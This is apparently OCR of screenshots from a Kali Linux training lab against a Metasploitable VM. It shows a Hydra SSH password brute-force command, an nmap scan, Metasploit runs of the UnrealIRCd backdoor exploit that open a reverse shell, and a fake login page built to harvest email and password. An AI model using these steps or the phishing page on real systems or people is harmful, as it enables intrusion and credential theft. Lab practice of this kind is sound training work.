[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:37
kali@kali: ~
Session Actions Edit View Help
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
Kali Linux
Problem loading page
Settings
http://localhost/submit.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Looks like there's a problem with this site
http://localhost/submit.php might have a temporary problem or it could have moved.
Error code: 500 Internal Server Error
The site could be temporarily unavailable or too busy. Try again in a few moments.
Try Again
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 23:10

kali@kali: ~


Session Actions Edit View Help


```
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```



```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:14
kali@kali: ~/phishing_lab
Session Actions Edit View Help
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>
(kali㉿kali)-[~]
$ nano login.html
(kali㉿kali)-[~]
$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html>
(kali㉿kali)-[~]
$ cd ~/phishing_lab
(kali㉿kali)-[~/phishing_lab]
$ xdg-open login.html
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:38
kali@kali: ~
Session Actions Edit View Help
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions -
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 23:15

kali@kali: ~


Session Actions Edit View Help


```
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```




```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure         2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1    \_ target: Automatic                    .                .          .      .
   2    \_ target: UT2004 Linux Build 3120      .                .          .      .
   3    \_ target: UT2004 Linux Build 3186      .                .          .      .
   4  exploit/windows/games/ut2004_secure       2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:12
kali@kali: ~
Session Actions Edit View Help
root 4406 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4407 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4411 0.0 0.0 2424 336 ? Ss 13:12 0:00 /usr/sbin/rpc.mountd
root 4477 0.0 0.0 5412 1732 ? Ss 13:12 0:00 /usr/lib/postfix/master
postfix 4478 0.0 0.0 5420 1648 ? S 13:12 0:00 pickup -l -t fifo -u -c
postfix 4480 0.0 0.0 5460 1680 ? S 13:12 0:00 qmgr -l -t fifo -u
root 4484 0.0 0.0 5388 1204 ? Ss 13:12 0:00 /usr/sbin/nmbd -D
root 4486 0.0 0.0 7724 1404 ? Ss 13:12 0:00 /usr/sbin/smbd -D
root 4490 0.0 0.0 7724 812 ? S 13:12 0:00 /usr/sbin/smbd -D
root 4502 0.0 0.0 2424 868 ? Ss 13:12 0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
proftpd 4541 0.0 0.0 9948 1612 ? Ss 13:12 0:00 proftpd: (accepting connections)
daemon 4555 0.0 0.0 1984 420 ? Ss 13:12 0:00 /usr/sbin/atd
root 4566 0.0 0.0 2104 892 ? Ss 13:12 0:00 /usr/sbin/cron
